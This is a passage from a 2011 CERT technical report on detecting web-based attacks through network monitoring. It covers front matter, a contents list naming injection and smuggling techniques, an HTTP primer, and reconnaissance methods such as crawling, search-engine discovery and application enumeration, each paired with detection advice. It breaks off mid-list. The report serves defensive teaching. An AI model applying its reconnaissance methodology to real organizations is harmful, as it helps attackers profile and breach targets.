Network Monitoring for Web-Based Threats

Matthew Heckathorn

February 2011

TECHNICAL REPORT
CMU/SEI-2011-TR-005
ESC-TR-2011-005

CERT® Program
Unlimited distribution subject to the copyright.

http://www.sei.cmu.edu

Carnegie Mellon

This report was prepared for the

SEI Administrative Agent
ESC/XPK
5 Eglin Street
Hanscom AFB, MA 01731-2100

The ideas and findings in this report should not be construed as an official DoD position. It is published in the interest of scientific and technical information exchange.

This work is sponsored by the U.S. Department of Defense. The Software Engineering Institute is a federally funded research and development center sponsored by the U.S. Department of Defense.

Copyright 2011 Carnegie Mellon University.

NO WARRANTY

THIS CARNEGIE MELLON UNIVERSITY AND SOFTWARE ENGINEERING INSTITUTE MATERIAL IS FURNISHED ON AN “AS-IS” BASIS. CARNEGIE MELLON UNIVERSITY MAKES NO WARRANTIES OF ANY KIND, EITHER EXPRESSED OR IMPLIED, AS TO ANY MATTER INCLUDING, BUT NOT LIMITED TO, WARRANTY OF FITNESS FOR PURPOSE OR MERCHANTABILITY, EXCLUSIVITY, OR RESULTS OBTAINED FROM USE OF THE MATERIAL. CARNEGIE MELLON UNIVERSITY DOES NOT MAKE ANY WARRANTY OF ANY KIND WITH RESPECT TO FREEDOM FROM PATENT, TRADEMARK, OR COPYRIGHT INFRINGEMENT.

Use of any trademarks in this report is not intended in any way to infringe on the rights of the trademark holder.

Internal use. Permission to reproduce this document and to prepare derivative works from this document for internal use is granted, provided the copyright and “No Warranty” statements are included with all reproductions and derivative works.

External use. This document may be reproduced in its entirety, without modification, and freely distributed in written or electronic form without requesting formal permission. Permission is required for any other external and/or commercial use. Requests for permission should be directed to the Software Engineering Institute at permission@sei.cmu.edu.

This work was created in the performance of Federal Government Contract Number FA8721-05-C-0003 with Carnegie Mellon University for the operation of the Software Engineering Institute, a federally funded research and development center. The Government of the United States has a royalty-free government-purpose license to use, duplicate, or disclose the work, in whole or in part and in any manner, and to have or permit others to do so, for government purposes pursuant to the copyright license under the clause at 252.227-7013.

For information about SEI publications, please visit the library on the SEI website (www.sei.cmu.edu/library).

Table of Contents

List of Figures iii

List of Tables ix

Abstract xi

1 Introduction 1
- 1.1 About Our Approach 1
- 1.2 Background Information 2
  - 1.2.1 HTTP Request 2
  - 1.2.2 HTTP Response 4

2 Information Gathering 6
- 2.1 Spiders, Robots, and Crawlers [3] 6
  - 2.1.1 Detection/Prevention Methods 6
- 2.2 Search Engine Discovery and Reconnaissance [5] 7
  - 2.2.1 Detection/Prevention Methods 7
- 2.3 Identifying Application Weaknesses 7
  - 2.3.1 Detection/Prevention Methods 8
- 2.4 Fingerprinting 9
  - 2.4.1 HTTP Header Fields 9
  - 2.4.2 Behavioral Analysis of Server Responses 12
  - 2.4.3 Detection/Prevention Methods 15
- 2.5 Application Discovery [15] 16
  - 2.5.1 Different Base URL [15] 17
  - 2.5.2 Nonstandard Ports [15] 17
  - 2.5.3 Virtual Hosts [15] 18
  - 2.5.4 Detection/Prevention Methods 20
- 2.6 Error Code Analysis [17] 20
  - 2.6.1 Detection/Prevention Methods 21

3 Configuration Management Issues 22
- 3.1 Improper File Extension Handling [18] 22
  - 3.1.1 Detection/Prevention Methods 23
- 3.2 Old, Backup, and Unreferenced Files [21] 23
  - 3.2.1 Detection/Prevention Measures 24
- 3.3 Dangerous HTTP Methods and Cross-Site Tracing [22] 24
  - 3.3.1 Dangerous HTTP Methods 24
  - 3.3.2 Cross-Site Tracing 25
  - 3.3.3 Detection/Prevention Methods 27

4 Authorization Problems 28
- 4.1 Path Traversal [25] 28
  - 4.1.1 Detection/Prevention Methods 29
- 4.2 Privilege Escalation [29] 32
  - 4.2.1 Detection/Prevention Methods 32

5 Data Validation Issues 34
- 5.1 Cross-Site Scripting 34
  - 5.1.1 Background Information 34

5.1.2 Reflected XSS 35
5.1.3 Stored XSS 37
5.1.4 DOM-Based XSS [38] 38
5.1.5 Cross-Site Flashing [39] 39
5.1.6 Filter Evasion Techniques 42
5.1.7 Detection/Prevention Methods 43
5.2 SQL Injection 45
5.2.1 General SQL Injection 45
5.2.2 Oracle [49] 48
5.2.3 MySQL [50] 56
5.2.4 SQL Server [47] 58
5.2.5 Microsoft Access [51] 62
5.2.6 PostgreSQL [52] 64
5.2.7 Detection/Prevention Methods 69
5.3 Server-Side Includes Injection [54] 71
5.3.1 Detection/Prevention Methods 72
5.4 Command Injection [55] 73
5.4.1 Detection/Prevention Methods 73
5.5 HTTP Splitting/Smuggling 77
5.5.1 HTTP Response Splitting 77
5.5.2 HTTP Request Smuggling 80
5.5.3 Detection/Prevention Methods 87

6 Session Management Issues 89
6.1 Cross-Site Request Forgery 89
6.1.1 Detection/Prevention Methods 91

7 Cross-Site Attacks 94
7.1 Information Gathering 94
7.2 Exploitation 98

Conclusion 101

Acronyms 102

Appendix Network Monitoring Solutions 103

Bibliography 111

List of Figures

Figure 1-1: Request Message Format [2] 2

Figure 1-2: Request-Line Format [2] 2

Figure 1-3: Request-URI Format [2] 2

Figure 1-4: "http" Scheme Format [2] 3

Figure 1-5: % HEX HEX Encoding Example [2] 3

Figure 1-6: Generic Format of Header Fields [2] 3

Figure 1-7: Message Body Format [2] 3

Figure 1-8: Example Request 4

Figure 1-9: Response Message Format [2] 4

Figure 1-10: Status Line Format [2] 4

Figure 1-11: Example Response 1 5

Figure 1-12: Example Response 2 5

Figure 2-1: Example robots.txt File [3] 6

Figure 2-2: Example Web Bug 7

Figure 2-3: Apache 1.3.39 Response to HEAD / HTTP/1.1 13

Figure 2-4: IIS 7.5 Response to HEAD / HTTP/1.1 13

Figure 2-5: Apache 1.3.39 Response to DELETE / HTTP/1.0 13

Figure 2-6: IIS 6.0 Response to DELETE / HTTP/1.0 14

Figure 2-7: Apache 1.3.39 Response to GET / HTTP/3.0 14

Figure 2-8: IIS 6.0 Response to GET / HTTP/3.0 14

Figure 2-9: Apache 1.3.39 Response to GET / JUNK/1.0 15

Figure 2-10: IIS 6.0 Response to GET / JUNK/1.0 [12] 15

Figure 2-11: Example nmap Output [15] 17

Figure 2-12: Using Host to Identify Name Servers [15] 18

Figure 2-13: nmap Output of a Successful DNS Zone Transfer [16] 19

Figure 2-14: Unsuccessful DNS Zone Transfer [15] 19

Figure 2-15: Example DNS Inverse Query 20

Figure 2-16: Example Verbose 404 Error Code [17] 21

Figure 2-17: Example Database Connection Error [17] 21

Figure 3-1: Example Contents of connection.inc [19] 22

Figure 3-2: An HTTP Request Using the OPTIONS Header [22] 26

Figure 3-3: HTTP Request Using the TRACE Method [22] 26

Figure 3-4: Example XST Attack [24] 27

Figure 3-5: Results of Example XST Attack [24] 27

Figure 4-1: Basic Path Traversal Attack [25] 28

Figure 4-2: Path Traversal Attack Using Vulnerable Cookie Fields [25] 28

Figure 4-3: File Inclusion from an External Source [25] 29

Figure 4-4: Windows UNC Syntax [26] 29

Figure 4-5: Revealing Application Source Code Without any Path Traversal Characters [25] 29

Figure 4-6: Example Legitimate HTTP POST Request That Contains groupID and orderID Fields [29] 32

Figure 4-7: Modifying Figure 4-6 to Gain Access to the Order with orderID=2 32

Figure 5-1: Example Reflected XSS Link [35] 35

Figure 5-2: Example Response to a Reflected XSS Link [35] 36

Figure 5-3: Example Email Input Location in an HTML Form [37] 37

Figure 5-4: Example Stored XSS Test String [37] 37

Figure 5-5: Example Encoded Stored XSS Test String [37] 38

Figure 5-6: Stored XSS Causing Pop-Up Containing a User's Cookie [37] 38

Figure 5-7: Example Client-Side Code [38] 39

Figure 5-8: Passing FlashVars Through the Embed Tag [39] 40

Figure 5-9: Passing FlashVars Through the URL [39] 40

Figure 5-10: Overwriting an Undefined Global Variable [39] 40

Figure 5-11: Inserting a Malicious XML File [39] 41

Figure 5-12: navigateToURL with a FlashVar Parameter [39] 42

Figure 5-13: Malicious Request to a SWF File [39] 42

Figure 5-14: Using the asfunction Protocol to Cause the Execution of an ActionScript Function [39] 42

Figure 5-15: HTML Injection Using SWF and the a Tag [39] 42

Figure 5-16: HTML Injection Using SWF and the img Tag [39] 42

Figure 5-17: XSS Using the <img src = Method [42] 43

Figure 5-18: Malformed img Tag with XSS [42] 43

Figure 5-19: XSS Using an iframe [42] 43

Figure 5-20: Example Snort XSS Regexes [44] 44

Figure 5-21: Normal SQL Query [46] 46

Figure 5-22: Example SQL Injection Used to Exploit Incorrectly Filtered Escape Characters 46

Figure 5-23: SQL Statement with Incorrectly Filtered Escape Characters 46

Figure 5-24: SQL Injection Exploiting Incorrectly Filtered Escape Characters to Create a DoS Condition [46] 46

Figure 5-25: SQL Statement with Incorrectly Filtered Escape Characters That Creates a DoS Condition [46] 46

Figure 5-26: Normal SQL Query That Could be Exploited by Incorrect Type Handling [46] 47

Figure 5-27: Malicious Input to Exploit Incorrect Type Handling [46] 47
Figure 5-28: SQL Query Exploiting Incorrect Type Handling [46] 47
Figure 5-29: SQL Injection in the Referer Header [47] 47
Figure 5-30: SQL Injection in the User-Agent Header [47] 47
Figure 5-31: Example “true” SQL Query [46] 48
Figure 5-32: Example “false” SQL Query [46] 48
Figure 5-33: Example PL/SQL URLs [49] 49
Figure 5-34: Example PL/SQL URL Lacking a File Extension [49] 50
Figure 5-35: Typical Server Response Headers if the PL/SQL Gateway Is Running [49] 50
Figure 5-36: PL/SQL Null Expression [49] 51
Figure 5-37: PL/SQL Null Test Requests [49] 51
Figure 5-38: Accessing the SIGNATURE Procedure in the OWA_UTIL Package [49] 51
Figure 5-39: Two Example Outputs from the SIGNATURE Procedure [49] 51
Figure 5-40: SQL Injection Using the OWA_UTIL Package [49] 52
Figure 5-41: XSS Injection Using the HTP Package [49] 52
Figure 5-42: SQL Injection Using the CXTSYS Package [49] 52
Figure 5-43: Bypassing the PL/SQL Exclusion List with Hexadecimal Encoding [49] 52
Figure 5-44: Bypassing the PL/SQL Exclusion List with a Label [49] 52
Figure 5-45: Bypassing the PL/SQL Exclusion List with Double Quotes [49] 52
Figure 5-46: Bypassing the PL/SQL Exclusion List Using Translated Characters [49] 53
Figure 5-47: Bypassing the PL/SQL Exclusion List with a Backslash [49] 53
Figure 5-48: Example Request to Highlight How the Exclusion List Was Applied [49] 53
Figure 5-49: Checking the User's Request Against the Exclusion List [49] 54
Figure 5-50: Example Request Designed to Exploit the Exclusion List Check [49] 55
Figure 5-51: SQL Injected into the Exclusion List Check [49] 55
Figure 5-52: Bypassing the Exclusion List to Access the OWA_UTIL Package [49] 55
Figure 5-53: Example PL/SQL Executing Injected SQL 55
Figure 5-54: MySQL Variant C-Style Comment [50] 56
Figure 5-55: Fingerprinting MySQL with a Typical SQL Injection of @@version [50] 57
Figure 5-56: Fingerprinting MySQL with Blind Injection of @@version [50] 57
Figure 5-57: Identifying MySQL Users with SQL Injection of USER() [50] 57
Figure 5-58: Identifying MySQL Users with Blind Injection of USER() [50] 57
Figure 5-59: SQL Injection of DATABASE() to Discover Database Name in Use by MySQL [50] 57
Figure 5-60: Blind Injection of DATABASE() to Discover Database Name in Use by MySQL [50] 57
Figure 5-61: Using “into outfile” Clause in MySQL to Write Query Results to a File [50] 58
Figure 5-62: Using SQL Server's db_name Function to Reveal the Database Name [47] 59

Figure 5-63: Using a “union select” Statement with @@version to Reveal the SQL Server Version [47] 59

Figure 5-64: Same as Figure 5-63 but Uses CONVERT Function [47] 59

Figure 5-65: Using SQL Server's xp_cmdshell to Execute a Command and Write the Output to a File [47] 60

Figure 5-66: Using SQL Server's sp_makewebtask Command to Perform the Same Operation as Figure 5-65 [47] 60

Figure 5-67: Obtaining Source Code Through SQL Server's xp_cmdshell Function [47] 60

Figure 5-68: Re-Enabling xp_cmdshell with sp_addextendedproc [47] 60

Figure 5-69: Alternative Method for Re-Enabling xp_cmdshell in SQL Server 2000 [47] 60

Figure 5-70: Re-Enabling xp_cmdshell on SQL Server 2005 [47] 61

Figure 5-71: Using SQL Server to Port Scan an Internal Network [47] 61

Figure 5-72: Brute-Forcing Sysadmin Password with Timing-Based Blind SQL Injection [47] 61

Figure 5-73: Identifiable Microsoft Access Error [51] 62

Figure 5-74: Microsoft Access Example Login Query [51] 62

Figure 5-75: Microsoft Access Malicious URL Containing SQL Injection [51] 62

Figure 5-76: Results of Microsoft Access Malicious Query 62

Figure 5-77: Using MS Access' MSysObjects Table to Obtain a Database Schema [51] 63

Figure 5-78: Example Normal Request to Highlight Microsoft Access Blind SQL Injection [51] 63

Figure 5-79: Example Normal Query to Highlight Microsoft Access Blind SQL Injection [51] 63

Figure 5-80: Example Blind SQL Injection in Microsoft Access [51] 63

Figure 5-81: Microsoft Access Blind SQL Injection Augmented for Parameter with Type String [51] 64

Figure 5-82: Alternative to White Space in Microsoft Access SQL Injection [51] 64

Figure 5-83: Simple Technique for Fingerprinting PostgreSQL [52] 65

Figure 5-84: Using the version() Function to Fingerprint PostgreSQL [52] 65

Figure 5-85: Retrieving the Identity of the Current User in PostgreSQL [52] 66

Figure 5-86: Retrieving the Current Database Name in PostgreSQL [52] 66

Figure 5-87: ASCII Encoding of the String “root” [52] 66

Figure 5-88: Malicious PostgreSQL Query Using chr() Encoding [52] 66

Figure 5-89: Copying a File into a Table with COPY Operator in PostgreSQL [52] 66

Figure 5-90: Iterating Through the Data Accessed by the COPY Statement [52] 67

Figure 5-91: Writing to a File with the COPY Operator in PostgreSQL [52] 67

Figure 5-92: Reading the Server's Key File with pg_read_file in PostgreSQL [52] 67

Figure 5-93: Creating a Custom Function in PostgreSQL [52] 67

Figure 5-94: Creating a stdout Table in PostgreSQL [52] 67

Figure 5-95: Executing a Shell Command with a Custom Function in PostgreSQL [52] 68

Figure 5-96: Copying the Output from Shell Command Execution in PostgreSQL [52] 68

Figure 5-97: Retrieving the Output from a Shell Command [52] 68

Figure 5-98: Checking if the Python or Perl Plug-ins are Enabled on a PostgreSQL Database [52] 68

Figure 5-99: Attempting to Enable the Python or Perl Plug-in in PostgreSQL [52] 68

Figure 5-100: Creating a Shell Function That Will Use Python or Perl Plugins in PostgreSQL [52] 69

Figure 5-101: Running OS Commands on PostgreSQL [52] 69

Figure 5-102: Creating a Custom pg_sleep Function to Execute Timing Attacks [52] 69

Figure 5-103: Example Snort Regexes for SQL Injection [44] 71

Figure 5-104: Example SSI Directive [54] 71

Figure 5-105: More Example SSI Directives [54] 72

Figure 5-106: SSI Injection Test String [54] 72

Figure 5-107: SSI Injection in HTTP Headers [54] 72

Figure 5-108: List of Characters Required for SSI Injection Attacks [54] 73

Figure 5-109: Example URL Before Alteration [55] 73

Figure 5-110: Modified URL for Command Execution [55] 73

Figure 5-111: Modified URL in a PHP-Based Application for Command Execution [55] 73

Figure 5-112: Example Redirection Page /redir_lang.jsp [56] 77

Figure 5-113: Example Redirection Response [56] 78

Figure 5-114: Example Malicious Request Causing Response Splitting [56] 78

Figure 5-115: Example Response That Has Been Split into Two [56] 79

Figure 5-116: Example Web Cache Poisoning Attack Using HTTP Smuggling [57] 80

Figure 5-117: Example Firewall/IPS/IDS Evasion Using HTTP Smuggling [57] 82

Figure 5-118: Example Request Hijacking Using HTTP Smuggling [57] 83

Figure 5-119: Response Sent to the Proxy from the Now-Completed Request [57] 83

Figure 5-120: Augmented HTTP Smuggling Requests to Steal HttpOnly Cookies and HTTP Authentication Information [57] 84

Figure 5-121: Example Request Credential Hijacking Using HTTP Smuggling [57] 84

Figure 5-122: Victim's Request with Cookie and Authorization Data [57] 85

Figure 5-123: Completed Request, Now with the Victim's Credentials [57] 85

Figure 5-124: Forward HTTP Smuggling [57] 85

Figure 5-125: Backward HTTP Smuggling [57] 85

Figure 5-126: Example Backward HTTP Smuggling Requests [57] 86

Figure 5-127: Exploiting Parsing Errors in Header Continuation Lines [57] 87

Figure 6-1: Example GET Request to Transfer Money [34] 89

Figure 6-2: Example Firewall Management Interface [58] 90

Figure 6-3: Example Delete Confirmed Page [58] 90

Figure 6-4: Example Rule Deletion Formats [58] 90

Figure 7-1: CSS Visited Page Disclosure [34] 95

Figure 7-2: CSS Visited Page Disclosure Using JavaScript [34] 95

Figure 7-3: JavaScript Login Checker [34] 97

Figure 7-4: Example Script with a Port Scan Target 98

Figure 7-5: Brute-Forcing HTTP Authentication [61] 99

List of Tables

Table 2-1: Basic HTTP Header Fields [2] 9

Table 2-2: Accept HTTP Headers Fields [2] 10

Table 2-3: X-Headers 11

Table 2-4: Sample Crafted Behavioral Tests [12] 12

Table 3-1: Windows 8.3 Legacy File Handling [20] 23

Table 3-2: Troublesome File Extensions [19] 23

Table 3-3: The Eight Allowable HTTP Methods [2] 25

Table 4-1: Representations of Paths in UNIX and Windows [26] 29

Table 5-1: 2010 CWE/SANS Top Five Most Dangerous Programming Errors 34

Table 5-2: Interesting Views Available from MySQL 5.0 INFORMATION_SCHEMA [50] 57

Table 5-3: MySQL Functions Often Used in Blind SQL Injection 58

Table 5-4: SQL Server Stored Procedures Useful in Attacks 59

Table 5-5: Useful Microsoft Access Functions 63

Table 5-6: Useful PostgreSQL Functions/Operators 65

Table 5-7: HTTP Smuggling Web Cache Poisoning Data Partitioning [57] 81

Table 5-8: HTTP Smuggling Firewall/IDPS Evasion Data Partitioning [57] 82

Abstract

This report models the approach a focused attacker would take in order to breach an organization through web-based protocols and provides detection or prevention methods to counter that approach. It discusses the means an attacker takes to collect information about the organization's web presence. It also describes several threat types, including configuration management issues, authorization problems, data validation issues, session management issues, and cross-site attacks. Individual threats within each type are examined in detail, with examples (where applicable) and a potential network monitoring solution provided. For quick reference, the appendix includes all potential network monitoring solutions for the threats described in the report. Due to the ever-changing entity that is the web, the threats and protections outlined in the report are not to be taken as the definitive resource on web-based attacks. This report is meant to be a starting reference point only.

1 Introduction

The web[1] is ubiquitous, platform-independent, and increasingly mission critical. Web applications have become more complex over time and now manage a range of information including financial data, medical records, and even national security data. Factors like these make the web an appealing target for attackers: everyone uses it, and the information that flows across it is valuable.

1.1 About Our Approach

This report models the approach a focused attacker would take in order to breach an organization through web-based protocols. To better understand the focused attacker's methodology, potential threats are divided into two categories: passive and active. Passive threats suggest that some entity is listening to or reading communications, or browsing through files or publicly available system information [1]. Passive threats represent the information-gathering phase. In the context of this report, this is the phase in which an attacker seeks to understand the web presence of an organization. This presence includes any web applications the organization offers as well as the browsing habits of its users. Active threats suggest that some entity is attempting to alter system resources or affect system operations [1]. They are broken into subcategories based on the security weakness. This approach is consistent with the one outlined by the Open Web Application Security Project (OWASP) in the *Web Application Penetration Testing Guide*.[2]

Each threat introduced in this report is discussed in detail, with examples provided where applicable, and potential solutions are also provided. These solutions expand on those provided by OWASP. OWASP's solutions tend to be from an application developer's viewpoint. While these solutions are extremely important, an expanded list of solutions is needed because web applications not directly under the control of an organization can still affect the organization's security. This report therefore presents what, if anything, can be monitored on an organization's network in order to facilitate detection and prevention. The appendix provides a central location for all this information and can be used as a quick reference.

Although network monitoring is a key component in an organization's defensive strategy, it alone is not sufficient to detect or protect against web-based threats. This report, therefore, also provides some general protections against each threat. Ultimately, as is often the case in information security, awareness is the first step in preventing a threat from turning into a devastating breach. This report provides an awareness of some of the threats an organization faces from the web. However, because the web is continually changing, the threats and protections outlined in the report will become dated as time passes. Furthermore, an exhaustive discussion of web-based threats is beyond the scope of this report, which is meant to be a starting reference for more detailed research.

---

1 Defined here as "the system of interlinked hypertext documents accessed via the Internet through the HTTP protocol. The web is just one of many applications that run on the Internet." Source: http://en.wikipedia.org/wiki/World_Wide_Web

2 For more information, visit http://www.owasp.org/index.php/Web_Application_Penetration_Testing.

1.2 Background Information

Many of the threats discussed in this report require some knowledge of the hypertext transfer protocol (HTTP). This section, therefore, serves as a quick primer on the topic. More detailed explanations of the protocol can be found in the request for comments (RFC) 2616.[3]

HTTP is an application-layer protocol that consists of a series of requests and responses between a client and a server. Resources to be accessed by HTTP are identified through uniform resource locators (URLs). The main use for the protocol is to retrieve interlinked resources (i.e., hypertext documents). As time has gone by, an increasing number of technologies have been used in parallel with HTTP (e.g., secure sockets layer [SSL], JavaScript, and Flash), creating the web as it is known today.

1.2.1 HTTP Request

A *request* message has the following format (see Figure 1-1):

```
Request-Line
*(( general-header
 | request-header
 | entity-header ) CRLF)
CRLF
[message-body]
```

Figure 1-1: Request Message Format [2]

The `Request-Line` begins with a method token (e.g., `GET`), which indicates the desired action to be performed,[4] followed by the `Request-URI` (e.g., `/images/logo.png`), which indicates the requested resource, and finally the protocol version (e.g., `HTTP/1.1`). The line ends with a carriage return (`CR`) line feed (`LF`). The elements are separated by space (`SP`) characters, and no CR or LF is allowed except the final one. So the syntax of the entire request line is:

```
Request-Line = Method SP Request-URI SP HTTP-Version CRLF
```

Figure 1-2: Request-Line Format [2]

- The `Request-URI` is a uniform resource identifier (URI) and identifies the resource upon which to apply the request. There are four options for the format of the `Request-URI`. The asterisk "`*`" means that the request does not apply to a particular resource but to the server itself. An `absoluteURI` is the most commonly recognizable format for a uniform resource locator (URL) (e.g., *http://www.w3.org/pub/WWW/TheProject.html*). The `authority` format is only used by the `CONNECT` method. The absolute path format (`abs_path`) is used to identify resources on an origin server or gateway, in which case the `Host:` header is required to specify the host portion of the absolute URI. Figure 1-3 shows the final syntax for the `Request-URI`.

```
Request-URI = "*" | absoluteURI | abs_path | authority
```

Figure 1-3: Request-URI Format [2]

---

3 The RFC in its entirety can be found here: http://www.rfc-editor.org/rfc/rfc2616.txt

4 For a complete list of request methods, see Section 9 Method Definitions of RFC 2616, available at http://www.rfc-editor.org/rfc/rfc2616.txt.

- Additionally, the “`http`” scheme for `Request-URIs` has a specific format (Figure 1-4) and can also be transmitted using the `% HEX HEX` encoding (Figure 1-5).

```
http_URL = "http:" "//" host [ ":" port] [abs_path ["?" query ]]
```

Figure 1-4: "http" Scheme Format [2]

```
http://ABC.com/%7Esmith/home.html
```

Figure 1-5: % HEX HEX Encoding Example [2]

- After the *request* line and CRLF come headers, each separated by a CRLF.[5]
- All header fields have the same generic format (see Figure 1-6), with field names that are case insensitive and field values that are preceded by any amount of white space. Header fields can also be extended over multiple lines by preceding each extra line with at least one SP or horizontal tab (HT).

```
message-header = field-name ":" [field-value]
field-name = token
field-value = *(field-content | LWS)
field-content = <the OCTETs making up the field value and consisting of
                either *TEXT or combinations of token, separators, and
                quoted-string>
```

Figure 1-6: Generic Format of Header Fields [2]

- The general header line contains headers that have general applicability to both request and response messages. These headers apply only to the message being transmitted (e.g., `Date`, `Transfer-Encoding`).
- The *request* header fields allow the client to pass additional information about the request, and about the client itself, to the server. These fields act as request modifiers and may be extended with new or experimental headers (e.g., `Accept`, `User-Agent`, `Referer`, and `X-Powered-by`).
- The *entity* header fields define meta-information about the entity body or, if there is no body, about the resource identified by the request. Some of the information is optional, while some may be required (e.g., `Allow`, `Last-Modified`). These headers can be extended. Unrecognized header fields should be ignored by the recipient but must be forwarded by transparent proxies.
- After the headers comes an empty line (carriage return line feed, or CRLF).
- Finally, the request can contain an optional message body, which (if there is one) is used to carry the entity body associated with the request or response. The message body differs from the entity body only when a transfer encoding has been applied. The presence of a message-body in a request is signaled by the inclusion of the `Content-Length` or `Transfer-Encoding` header field. Figure 1-7 shows the final syntax of the message body.

```
message-body = entity-body
             | <entity-body encoded as per Transfer-Encoding>
```

Figure 1-7: Message Body Format [2]

---

5 See Section 14 Header Field Definitions of RFC 2616 for a list of common headers, available at http://www.rfc-editor.org/rfc/rfc2616.txt.

The request line and headers must all end with a CRLF. The empty line must also consist of only a CRLF and no other white space. All headers except `Host` are optional. Figure 1-8 shows an example request, with the CRLFs explicitly shown.

```
GET /encrypted-area HTTP/1.1 [CRLF]
Host: www.example.com [CRLF]
[CRLF]
```

Figure 1-8: Example Request

1.2.2 HTTP Response

A *response* message has the following format (see Figure 1-9 for an example).

```
Status-Line
*((general-header
 | response-header
 | entity-header) CRLF)
CRLF
[ message body ]
```

Figure 1-9: Response Message Format [2]

- The `Status-Line` indicates the protocol version being used, a status code, and a textual reason phrase (e.g., `HTTP/1.1 404 Not Found`).[6] Each element is separated by SP characters, and no CR or LF is allowed except the final CRLF (see Figure 1-10).

```
Status-Line = HTTP-Version SP Status-Code SP Reason-Phrase CRLF
```

Figure 1-10: Status Line Format [2]

- Status codes fall into several categories indicated by the first digit of the three-digit code:
  - Informational (1xx)
  - Successful (2xx, notably `200 OK`)
  - Redirection (3xx)
  - Client Error (4xx, notably `404 Not Found`)
  - Server Error (5xx, notably `500 Internal Server Error`)
- Various headers depending on the status of the requested resource, separated by a CRLF. The formats of these headers are the same as in the request message, except the response message has response headers.
- An empty line (CRLF).
- An optional message body, which has the same format as the request message body (see Figure 1-7). In the response case, whether a message body is included depends on both the request method and the response status code.

Two example responses are shown in Figure 1-11 and Figure 1-12, with the CRLF sequences explicitly shown.

---

[6] For a full list of HTTP status codes, see Section 10 Status Code Definitions of RFC 2616, available at http://www.rfc-editor.org/rfc/rfc2616.txt.

```
HTTP/1.1 200 OK [CRLF]
Date: Mon, 23 May 2005 22:38:34 GMT [CRLF]
Server: Apache/1.3.3.7 (Unix) (Red-Hat/Linux) [CRLF]
Last-Modified: Wed, 08 Jan 2003 23:11:55 GMT [CRLF]
Etag: "3f80f-1b6-3e1cb03b" [CRLF]
Accept-Ranges: bytes [CRLF]
Content-Length: 438 [CRLF]
Connection: close [CRLF]
Content-Type: text/html; charset=UTF-8 [CRLF]
```

Figure 1-11: Example Response 1

```
HTTP/1.1 426 Upgrade Required [CRLF]
Upgrade: TLS/1.0, HTTP/1.1 [CRLF]
Connection: Upgrade [CRLF]
```

Figure 1-12: Example Response 2

A complete understanding of some of the threats requires some knowledge of client-side scripting technologies (e.g., JavaScript, Flash, and asynchronous JavaScript/ECMAScript and XML [AJAX]) and Structured Query Language (SQL), in addition to HTTP. Any information regarding these technologies that is critical to understanding will be presented when applicable. However, complete explanations of these technologies go well beyond the scope of this report.[7]

[7] Additional information about these technologies is available from the W3Schools (http://www.w3schools.com).

2 Information Gathering

The first phase for any skilled and focused attacker is to gather as much information as possible about the target. This phase is considered to be passive because an attacker is simply monitoring and documenting as much information as possible. Success in this phase of an attack can make later active attempts easier and more successful. It is extremely important, therefore, to understand the many different ways an attacker can force the leakage of useful information. Detection of this phase can provide an early warning of an impending attack. Where detection is not possible, there are some preventative techniques that can be employed.

2.1 Spiders, Robots, and Crawlers [3]

Web spiders, robots, and crawlers retrieve a web page and then recursively traverse hyperlinks to retrieve further content. Acceptable behavior is specified through the *Robots Exclusion Protocol* of the *robots.txt* file in the web root directory. An example *robots.txt* file is shown in Figure 2-1.

```
User-agent: *
Allow: /searchhistory/
Disallow: /news?output=xhtml&
Allow: /news?output=xhtml
Disallow: /search
Disallow: /groups
Disallow: /images...
```

Figure 2-1: Example robots.txt File [3]

The directive of note is `Disallow`. It specifies which resources spiders, robots, and crawlers are prohibited from accessing. However, spiders can intentionally ignore these directives. The *robots.txt* file should, therefore, not be considered as an effective restriction mechanism on how web content is accessed. In addition, *robots.txt* is a publicly available (i.e., world-readable) file. Hence, using *robots.txt* to hide information is entirely discouraged.

2.1.1 Detection/Prevention Methods

Detecting a malicious spider is not straightforward. Many web crawlers identify themselves to a web server through the `User-Agent` field of the HTTP request. Malicious crawlers, however, can simply fake this field to appear to be Internet Explorer, a well-known crawler, or simply nothing at all. Depending on the particular crawler, its behavior may be distinguishable from normal web browsing and blocked on that basis. Outright blocking of all crawlers is not feasible for most organizations, however, as this causes the website to not be indexed by legitimate search engines. Another method for identifying malicious crawlers is to employ a honeypot[8] [4]. This consists of placing a web-bug (i.e., an object which would be invisible to normal users) strategically in places to direct crawlers to the honeypot (see Figure 2-2).

[8] "In computer terminology, a honeypot is a trap set to detect, deflect, or in some manner counteract attempts at unauthorized use of information systems." Source: http://en.wikipedia.org/wiki/Honeypot_%28computing%29.

```
<img src="http://example.com" width=1 height=1 border=0>
```

Figure 2-2: Example Web Bug

The *robots.txt* file would be defined to `Disallow` access to this resource. A bad crawler will, however, retrieve the resource anyway. Access to this resource can be monitored, and any Internet Protocol (IP) address can be logged or blocked for a period of time. Although this method will not prevent crawler reconnaissance entirely, it can help reduce it. Combining regular audits of the publicly facing website with this method should be sufficient in reducing the amount of information an attacker can gain from this method alone.

2.2 Search Engine Discovery and Reconnaissance [5]

As search engines such as Google crawl and index the web, they can unintentionally capture content that is not intended or no longer desired to be included in search results. An attacker, in fact, can use Google's search operators to learn potentially damaging information about an organization's web presence without ever sending a packet to their network. This technique has been dubbed "Google hacking," and it often takes advantage of advanced operators in the Google search engine (or other search engines). Some search terms can provide the specific version of an organization's web application, locate all websites at the organization with a specific string (e.g., admin), or even view the devices the organization has connected to the internet (e.g., misconfigured web cameras). All of this information can be accessed completely anonymously, and an organization cannot even tell if it is happening.

2.2.1 Detection/Prevention Methods

The only true protection against search engine discovery is to audit the information that is being revealed by search engines. If undesired content is being returned by search results, there is a method available to ensure that the content is removed from the results. Removing content typically requires a two-step process [6]:

1. Remove the content from the internet, or block it with *robots.txt*.
2. Use the search engine's URL removal tool to expedite the process of removing the offending content from search results.

This threat is fairly low in importance, but limiting the amount of information an attacker can gain about an organization can make later, more damaging, threats much more difficult to perform.

If an attacker performing search engine reconnaissance clicks through to the organization website (perhaps inadvertently), information may be provided in the `Referer` header that indicates the particular search query that was performed. Referer logs should therefore be analyzed for search engine query information.

2.3 Identifying Application Weaknesses

Enumerating the application and its attack surface is a key step in any targeted attack because it allows an attacker to identify likely areas of weaknesses. A determined attacker will often walk through the entire application, paying attention to the HTTP request methods, parameters, and form fields that are passed to the application. Viewing and altering this information is trivial. The following is the list of some common things an attacker will seek to identify:

- Requests [7]
  - Identify where `GET`s and `POST`s are used.
  - Identify if any uncommon HTTP methods are supported (e.g., `PUT`, `DELETE`, and `TRACE`).
  - Identify all the parameters in a `POST` request, paying special attention to hidden form fields.
  - Identify all parameters used in the `GET` request, in particular the query string.
  - Identify any additional or custom headers not typically seen (e.g., `debug=False`).
- Responses [7]
